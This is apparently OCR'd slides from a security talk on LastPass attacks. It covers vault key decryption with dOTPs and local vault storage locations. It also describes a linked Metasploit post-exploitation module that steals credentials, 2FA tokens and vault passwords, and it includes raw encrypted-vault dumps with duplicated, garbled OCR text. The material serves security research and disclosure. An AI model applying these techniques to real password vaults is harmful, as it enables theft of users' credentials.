
What is randkey?

- It's not the vault encryption key
- It's the vault encryption key **encrypted**
- How do we decrypt the vault key?
  - Encrypted with AES-256-CBC
    - **IV**: Random
    - **Key**: SHA256(**dOTP**)
    - **Data**: !L5b/dOyu4EMdmWCYkASQaw==|cHTFJDy1DQi8dPY0JL/1B=

What is a dOTP again?

- A master password on steroids
  - You can use it to authenticate
  - You can use it to obtain the vault key encrypted
  - You can use it to decrypt the vault key
  - It bypasses IP restrictions
  - It bypasses 2FA
  - **It's locally stored by default**

Vault stored locally



- Stored locally by default
  - iterations=x;BASE64(encrypted vault)
- Firefox
  - In the file {SHA256(username)}_lps.act.sxml
- Rest of the browsers
  - SQLite


WiFi Password:
P73wefim458fjwe30234jfma
Door Alarm: 1234
quickmeme.com

Conclusions

- We know how to get the credentials and derive the vault key
- We know how to use dOTPs to obtain and decrypt the vault key
- We know where the encrypted vault is, we understand the format and we know how to decrypt it

Automating everything with a post-exploitation metasploit module

Metasploit module


- Steals and decrypts credentials
- Steals the 2FA token
- Steals/Derives the encryption key
- Decrypts the vault
- Prints all vault passwords
- Supports
  - Windows, Mac, Unix
  - Chrome, Firefox, Safari and Opera
  - Meterpreter and shell
  - Multiuser

https://github.com/martinvigo/metasploit-framework/blob/lastpass_creds/modules/post/multi/gather/lastpass_creds.rb

DEMO

LastPass Side Attacks

LastPass side



LastPass recent breach

LastPass Security Notice

By Joe Siegrist | June 15, 2015 | Security News | 1,294 Comments

"LastPass account email addresses, password reminders, server per user salts, and authentication hashes were compromised"

Let's get paranoid!


What does LastPass see?

- A 1-round PBKDF2-SHA256 of the vault key (auth hash)
  No PBKDF2 protection

- The vault key encrypted with several derived keys:
  - SHA256(username + dOTP)
  - SHA256(SHA256(username + OTP)+OTP)
    - OTP == random **16 bytes**

  No real 256-bit protection

- The "encrypted" vault



The “encrypted” vault

```
LPAV745ATVR0ENCU,R3eAwN/XUL+0/F4gmx8mHzZ58iQdf7Wybt+tnf0+V9M=CBCU1SPMT700000110000NMAC7ACCTX
4969079706,`G◊N( ™èëËéƒÜ€êô
 .Vµ.rµ,Y¢˙&687474703a2f2f6161616161616161616161616161PB—€tæqôÖ»m%R0tõB¸p‹Dùnzªmuzû)µ›óê˚qÀà fl?∂œÁ@000
144601126200
496907970600000
14430629070
1432513671
143251246300ACCT
4969138336!!≥?<i  E¸ÃDƒT/tî'fjôtÜÖËficë˚ek,!!ûjπ$Œ Ìqúïn°ƒàfi.é#˙≤z §ê
±¸Ÿ·X68747470733a2f2f6c6f67696e2e6c6976652e636f6d2f6c6f67696e2e7372663f77613d777369676e696e312e30267270
736e763d31322663743d3134333235323530353326727665723d362e312e363139352e302677703d26777265706c793d6874747
0733a25326625326677777e6d736e2e636f6d253266656e2d757253266686f6d65706167652532665365637572652532665
617373706f727425336672752533646874747025323533612532353266253235326677777e6d736e2e636f6d2532353266253
23533666f6369642532353646d61696c7369676e6f7574253235323663756c747572652532353365465732d7573253235323670
667225323533643126 6c633d313033332669643d31313834266d6b743d656e2d75732670636578703d547275650
AôƒlÄ˚oK{!'\ZiΩ,Ûö}◆¿Ü ∂ÛãA‡
..À\µ"}Á+!®000
144599979200
4969138336—var link=lpcurrpage.document.getElementById("i1668");
if(link&&typeof(g_lpclicked)=="undefined"){if(lpcurrpage.document.createEventObject){var evt =
lpcurrpage.document.createEventObject();link.fireEvent("onclick",evt);}else{var evt2 =
lpcurrpage.document.createEvent("MouseEvents");evt2.initMouseEvent("click", true, true,
lpcurrpage.document.defaultView, 1, 0, 0, 0, 0, false, false, false, false, 0,
null);link.dispatchEvent(evt2);}g_lpclicked=1;} if(lploc==3){var
pholders=["idDiv_PWD_UsernameExample","idDiv_PWD_PasswordExample","i0116_hint","i0118_hint"]; for(var
i=0;i<pholders.length;i++){if(lpcurrpage.document.getElementById(pholders[i]))
{lpcurrpage.document.getElementById(pholders[i]).style.display="none";}}}
00postà68747470733a2f2f6c6f67696e2e6c6976652e636f6d2f70707365637572652f706f73742e7372663f77613d77736967
6e696e312e30267270736e763d31322663743d3134333235323530353326727665723d362e312e363139352e302677703d26777
265706c793d68747470733a2f2f7777772e6d736e2e636f6d2f656e2d75732f686f6d6570616765 2f5365637572652f50617373
706f72743f72753d6874747025336125326625326677777e6d736e2e636f6d2532662533666f6369642533646d61696c73696
```

The “encrypted” vault

- Urls/Icons/Metadata is not encrypted
  - No privacy
  - Reset password urls in LastPass hands
- Credentials often encrypted with ECB
  - Leaks some information about password length
  - Leaks which passwords are identical
  - Leaks info about similar passwords

Encrypted vault in XML

<?xml version="1.0" encoding="UTF-8"?><response><accounts accts_version="785" updated_enc="1"
encrypted_username="R3eAwN/XUL+0/F4gmx8mHzZ58iQdf7Wybt+tnf0+V9M=" cbc="1"><account name="4mBH104oIKqPkegVjsSG2w==" urid="0" id="4969079706"
url="687474703a2f2f6161616161616161616161616161" m="0" http="0" fav="0" favico="0" autologin="0" basic_auth="0" group="kJkNyi5WtRUucrUsWQ+i+g=="
fiid="4969079706" genpw="0" extra="UELQ23S+cZmFDshtJRUZUg==" isbookmark="0" never_autofill="0" last_touch="1446622627" last_modified="1446673196"
sn="0" realm="" sharedfromaid="" pwprotect="0" launch_count="0" username="dJtC/nAU3ESdbnq7TXV6ng==" groupid="0"><login urid="0"
url="687474703a2f2f6161616161616161616161616161" submit_id="" captcha_id="" custom_js="" u="dJtC/nAU3ESdbnq7TXV6ng==" p="KbXdl5D7ccuIyt8/ts/nQA==" o=""
method=""></login></account><account name="xNrvskQcheK/WFuir3PvAg==" urid="0" id="4969138336" url="68747470733a2f2f6c6f67696e2e6c6976652e636f6d"
m="1" http="0" fav="0" favico="0" autologin="0" basic_auth="0" group="/HAsxkhr3GrKjciEQu0YSw==" fiid="4969138336" genpw="0" extra="" isbookmark="0"
never_autofill="0" last_touch="1446703073" last_modified="1446679835" sn="0" realm="" sharedfromaid="" pwprotect="0" launch_count="0"
username="QZnEH2yA+xoDb0sEHnshJ1xaab0s85p98MCGyhO284s=" groupid="1"><login urid="0" url="68747470733a2f2f6c6f67696e2e6c6976652e636f6d" submit_id=""
captcha_id="" custom_js="var link=lpcurrpage.document.getElementById("i1668");
if(link&typeof(g_lpclicked)=="undefined"){if(lpcurrpage.document.createEventObject){var evt =
lpcurrpage.document.createEventObject();link.fireEvent("onclick",evt);}else{var evt2 =
lpcurrpage.document.createEvent("MouseEvents");evt2.initMouseEvent("click", true, true, lpcurrpage.document.defaultView, 1, 0,
0, 0, 0, false, false, false, false, 0, null);link.dispatchEvent(evt2);}g_lpclicked=1;} if(lploc==3){var
pholders=["idDiv_PWD_UsernameExample","idDiv_PWD_PasswordExample","i0116_hint","i0118_hint"]; for(var
i=0;i<pholders.length;i++){if(lpcurrpage.document.getElementById(pholders[i])){lpcurrpage.document.getElementById(pholders[i]).style.display=&quo
t;none";}}}}" u="QZnEH2yA+xoDb0sEHnshJ1xaab0s85p98MCGyhO284s=" p="ERtB4AwuLstctSJ95yshqA==" o="" method="post"><field name="loginfmt"
type="email" value="QZnEH2yA+xoDb0sEHnshJ1xaab0s85p98MCGyhO284s="/><field name="passwd" type="password" value="ERtB4AwuLstctSJ95yshqA=="/><field
name="KMSI" type="checkbox" value="1" checked="0"/></login></account><account name="WnjtydPjH2P1UtAmOFH+ow==" urid="0" id="5764357462"
url="68747470733a2f2f7777772e66616365626f6f6b2e636f6d" m="0" http="0" fav="0" favico="0" autologin="0" basic_auth="0"
group="pwvYL0/VVhWND9CEdQ8MZA==" fiid="5764357462" genpw="0" extra="Yn15XiqTMe2KYiAhKLmuWg==" isbookmark="0" never_autofill="0"
last_touch="1446703404" last_modified="1446673196" sn="0" realm="" sharedfromaid="" pwprotect="0" launch_count="0"
username="AAIW0Ehq9k4uThk98FHuew==" groupid="2"><login urid="0" url="68747470733a2f2f7777772e66616365626f6f6b2e636f6d" submit_id="" captcha_id=""
custom_js="function
lastpass_fixfacebook(){if(lpcurrpage.document.location.href.indexOf("/plugins")!=-1){return;}if(lpcurrpage.document.getElementById("e
mail")){lpcurrpage.document.getElementById("email").focus();}if(lpcurrpage.document.getElementById("pass_placeholder")){var
ph=lpcurrpage.document.getElementById("pass_placeholder");if(ph.style.visibility!="hidden" &
ph.style.display!="none"){try{ph.focus();}catch(err){}}}}lastpass_fixfacebook();setTimeout("lastpass_fixfacebook();", 500);"
u="AAIW0Ehq9k4uThk98FHuew==" p="Je9JFUczPaGKnr6PkNEUZw==" o="" method=""></login></account><account name="kUwzf4mjAa9xTg7vUa4xLg==" urid="0"
id="5764360102" url="68747470733a2f2f7777772e747769747465722e636f6d" m="0" http="0" fav="0" favico="0" autologin="0" basic_auth="0" group=""
fiid="5764360102" genpw="0" extra="vuoTFQM5VAJGEctM4ySjFZjBusXobkcWItMpLtgliUQ=" isbookmark="0" never_autofill="0" last_touch="1446703448"
last_modified="1446673196" sn="0" realm="" sharedfromaid="" pwprotect="0" launch_count="0" username="WKGOwoc1fNNb0gPsHkDmXA=="><login urid="0"
url="68747470733a2f2f7777772e747769747465722e636f6d" submit_id="" captcha_id="" custom_js="" u="WKGOwoc1fNNb0gPsHkDmXA=="
p="nF2hNX1zQLlXz4uE4UQq7A==" o="" method=""></login></account><account name="hKdhQb9HJTJQNMpT2v748aVvgFVsgK+wAu0jLot6Ea0=" urid="0" id="5764427612"
url="687474703a2f2f6262626262626262626262626262622e636f6d" m="0" http="0" fav="0" favico="0" autologin="0" basic_auth="0"
group="fiPqfV454jDJtqDWbZtD/yzcNgKbNVDET9/gQAzSpmI=" fiid="5764427612" genpw="0" extra="H83v1Egl8/AreswXVOCXNiZdAfqL0Jbzw+zsm5FEPxU="
isbookmark="0" never_autofill="0" last_touch="1446098162" last_modified="1446673196" sn="0" realm="" sharedfromaid="" pwprotect="0"
launch_count="0" username="trprqUmhYkk3Ee0A4DUUHQpUGnbAhS8MBxY+XYFDIrU=" groupid="3"><login urid="0"
url="687474703a2f2f6262626262626262626262626262622e636f6d" submit_id="" captcha_id="" custom_js="" u="trprqUmhYkk3Ee0A4DUUHQpUGnbAhS8MBxY+XYFDIrU="
p="wfGq+0unaNe5Q0Wqwj4LgmjoZYd/Sr4+qOhbFzpOKds=" o="" method=""></login></account><account name="wG68TgnKMYP28QO0/UGUDInPGTmo5bIUxHZVnKf4TH4="
urid="0" id="5764428582" url="687474703a2f2f6363636363636363636363636363632e636f6d" m="0" http="0" fav="0" favico="0" autologin="0" basic_auth="0"
group="TOY6zg8PDbvc+XFb5/LmBmXAGgzbDuGGNEikZrdW/Rs=" fiid="5764428582" genpw="0" extra="DfvYx0p+OgkLoZtMvvbIKd+D3ex7voscsMGxg4MYjhQ="
isbookmark="0" never_autofill="0" last_touch="0" last_modified="1446673196" sn="0" realm="" sharedfromaid="" pwprotect="0" launch_count="0"
username="RSGXYGFBlWhUGlrPM4l1n4M/vc0vorJArE4T/5De5Hc=" groupid="4"><login urid="0" url="6874747033a2f2f6363636363636363636363632e636f6d"
submit_id="" captcha_id="" custom_js="" u="RSGXYGFBlWhUGlrPM4l1n4M/vc0vorJArE4T/5De5Hc=" p="F+yyiOI7avie2YBN+lT6u2vSWKGQXhgWTM7YCv5HEUw=" o=""
method=""></login></account><account name="8XgL/gWfc/ClOFYo66Udsw==" urid="0" id="5790108372" url="687474703a2f2f736e" m="0" http="0" fav="0"

custom_js


```
<?xml version="1.0" encoding="UTF-8"?><response><accounts accts_version="785" updated_enc="1"
encrypted_username="R3eAwN/XUL+0/F4gmx8mHzZ58iQdf7Wybt+tnf0+V9M=" cbc="1"><account name="4mBH104oIKqPkegVjsSG2w==" urid="0" id="4969079706"
url="687474703a2f2f6161616161616161616161616161" m="0" http="0" fav="0" favico="0" autologin="0" basic_auth="0" group="kJkNyi5WtRUucrUsWQ+i+g=="
fiid="4969079706" genpw="0" extra="UELQ23S+cZmFDshtJRUZUg==" isbookmark="0" never_autofill="0" last_touch="1446622627" last_modified="1446673196"
sn="0" realm="" sharedfromaid="" pwprotect="0" launch_count="0" username="dJtC/nAU3ESdbnq7TXV6ng==" groupid="0"><login urid="0"
url="687474703a2f2f6161616161616161616161616161" submit_id="" captcha_id="" custom_js="" u="dJtC/nAU3ESdbnq7TXV6ng==" p="KbXdl5D7ccuIyt8/ts/nQA==" o=""
method=""></login></account><account name="xNrvskQcheK/WFuir3PvAg==" urid="0" id="4969138336" url="68747470733a2f2f6c6f67696e2e6c6976652e636f6d"
m="1" http="0" fav="0" favico="0" autologin="0" basic_auth="0" group="/HAsxkhr3GrKjciEQu0YSw==" fiid="4969138336" genpw="0" extra="" isbookmark="0"
never_autofill="0" last_touch="1446703073" last_modified="1446679835" sn="0" realm="" sharedfromaid="" pwprotect="0" launch_count="0"
username="QZnEH2yA+xoDb0sEHnshJ1xaab0s85p98MCGyhO284s=" groupid="1"><login urid="0" url="68747470733a2f2f6c6f67696e2e6c6976652e636f6d" submit_id=""
captcha_id="" custom_js="var link=lpcurrpage.document.getElementById(&quot;i1668&quot;);
if(link&amp;&amp;typeof(g_lpclicked)==&quot;undefined&quot;){if(lpcurrpage.document.createEventObject){var evt =
lpcurrpage.document.createEventObject();link.fireEvent(&quot;onclick&quot;,evt);}else{var evt2 =
lpcurrpage.document.createEvent(&quot;MouseEvents&quot;);evt2.initMouseEvent(&quot;click&quot;, true, true, lpcurrpage.document.defaultView, 1, 0,
0, 0, 0, false, false, false, false, 0, null);link.dispatchEvent(evt2);}g_lpclicked=1;} if(lploc==3){var
pholders=[&quot;idDiv_PWD_UsernameExample&quot;,&quot;idDiv_PWD_PasswordExample&quot;,&quot;i0116_hint&quot;,&quot;i0118_hint&quot;]; for(var
i=0;i&lt;pholders.length;i++){if(lpcurrpage.document.getElementById(pholders[i])){lpcurrpage.document.getElementById(pholders[i]).style.display=&quo
t;none&quot;;}}}" u="QZnEH2yA+xoDb0sEHnshJ1xaab0s85p98MCGyhO284s=" p="ERtB4AwuLstctSJ95yshqA==" o="" method="post"><field name="loginfmt"
type="email" value="QZnEH2yA+xoDb0sEHnshJ1xaab0s85p98MCGyhO284s="/><field name="passwd" type="password" value="ERtB4AwuLstctSJ95yshqA=="/><field
name="KMSI" type="checkbox" value="1" checked="0"/></login></account><account name="WnjtydPjH2P1UtAmOFH+ow==" urid="0" id="5764357462"
url="68747470733a2f2f7777772e66616365626f6f6b2e636f6d" m="0" http="0" fav="0" favico="0" autologin="0" basic_auth="0"
group="pwvYL0/VVhWND9CEdQ8MZA==" fiid="5764357462" genpw="0" extra="Ynl5XiqTMe2KYiAhKLmuWg==" isbookmark="0" never_autofill="0"
last_touch="1446703404" last_modified="1446673196" sn="0" realm="" sharedfromaid="" pwprotect="0" launch_count="0"
username="AAIW0Ehq9k4uThk98FHuew==" groupid="2"><login urid="0" url="68747470733a2f2f7777772e66616365626f6f6b2e636f6d" submit_id="" captcha_id=""
custom_js="function
lastpass_fixfacebook(){if(lpcurrpage.document.location.href.indexOf(&quot;/plugins&quot;)!=-1){return;}if(lpcurrpage.document.getElementById(&quot;e
mail&quot;)){lpcurrpage.document.getElementById(&quot;email&quot;).focus();}if(lpcurrpage.document.getElementById(&quot;pass_placeholder&quot;)){var
 ph=lpcurrpage.document.getElementById(&quot;pass_placeholder&quot;);if(ph.style.visibility!=&quot;hidden&quot; &amp;&amp;
ph.style.display!=&quot;none&quot;){try{ph.focus();}catch(err){}}}}lastpass_fixfacebook();setTimeout(&quot;lastpass_fixfacebook();&quot;, 500);"
u="AAIW0Ehq9k4uThk98FHuew==" p="Je9JFUczPaGKnr6PkNEUZw==" o="" method=""></login></account><account name="kUwzf4mjAa9xTg7vUa4xLg==" urid="0"
id="5764360102" url="68747470733a2f2f7777772e747769747465722e636f6d" m="0" http="0" fav="0" favico="0" autologin="0" basic_auth="0" group=""
fiid="5764360102" genpw="0" extra="vuoTFQM5VAJGEctM4ySjFZjBusXobkcWItMpLtgliUQ=" isbookmark="0" never_autofill="0" last_touch="1446703448"
last_modified="1446673196" sn="0" realm="" sharedfromaid="" pwprotect="0" launch_count="0" username="WKGOwoc1fNNb0gPsHkDmXA=="><login urid="0"
url="68747470733a2f2f7777772e747769747465722e636f6d" submit_id="" captcha_id="" custom_js="" u="WKGOwoc1fNNb0gPsHkDmXA=="
p="nF2hNXlzQLlXz4uE4UQq7A==" o="" method=""></login></account><account name="hKdhQb9HJTJQNMpT2v748aVvgFVsgK+wAu0jLot6Ea0=" urid="0" id="5764427612"
url="687474703a2f2f6262626262626262626262626262622e636f6d" m="0" http="0" fav="0" favico="0" autologin="0" basic_auth="0"
group="fiPqfV454jDJtqDWbZtD/yzcNgKbNVDET9/gQAzSpmI=" fiid="5764427612" genpw="0" extra="H83v1Egl8/AreswXVOCXNiZdAfqL0Jbzw+zsm5FEPxU="
isbookmark="0" never_autofill="0" last_touch="1446098162" last_modified="1446673196" sn="0" realm="" sharedfromaid="" pwprotect="0"
launch_count="0" username="trprqUmhYkk3Ee0A4DUUHQpUGnbAhS8MBxY+XYFDIrU=" groupid="3"><login urid="0"
url="687474703a2f2f6262626262626262626262626262622e636f6d" submit_id="" captcha_id="" custom_js="" u="trprqUmhYkk3Ee0A4DUUHQpUGnbAhS8MBxY+XYFDIrU="
p="wfGq+0unaNe5Q0Wqwj4LgmjoZYd/Sr4+qOhbFzpOKds=" o="" method=""></login></account><account name="wG68TgnKMYP28QO0/UGUDInPGTmo5bIUxHZVnKf4TH4="
urid="0" id="5764428582" url="687474703a2f2f6363636363636363636363636363632e636f6d" m="0" http="0" fav="0" favico="0" autologin="0" basic_auth="0"
group="TOY6zg8PDbvc+XFb5/LmBmXAGgzbDuGGNEikZrdW/Rs=" fiid="5764428582" genpw="0" extra="DfvYx0p+OqkLoZtMvvbIKd+D3ex7voscsMGxg4MYjhQ="
isbookmark="0" never_autofill="0" last_touch="0" last_modified="1446673196" sn="0" realm="" sharedfromaid="" pwprotect="0" launch_count="0"
username="RSGXYGFBlWhUGlrPM4lln4M/vc0vorJArE4T/5De5Hc=" groupid="4"><login urid="0" url="687474703a2f2f6363636363636363636363636363632e636f6d"
submit_id="" captcha_id="" custom_js="" u="RSGXYGFBlWhUGlrPM4lln4M/vc0vorJArE4T/5De5Hc=" p="F+yyiOI7avie2YBN+lT6u2vSWKGQXhgWTM7YCv5HEUw=" o=""
method=""></login></account><account name="8XgL/gWfc/ClOFYo66Udsw==" urid="0" id="5790108372" url="687474703a2f2f736e" m="0" http="0" fav="0"
```

What is *custom_js* for?

- LastPass can't always find where to inject the credentials in a login page
- LastPass adds JS payloads to your encrypted vault accounts to deal with this issue
- *custom_js* contains those payloads

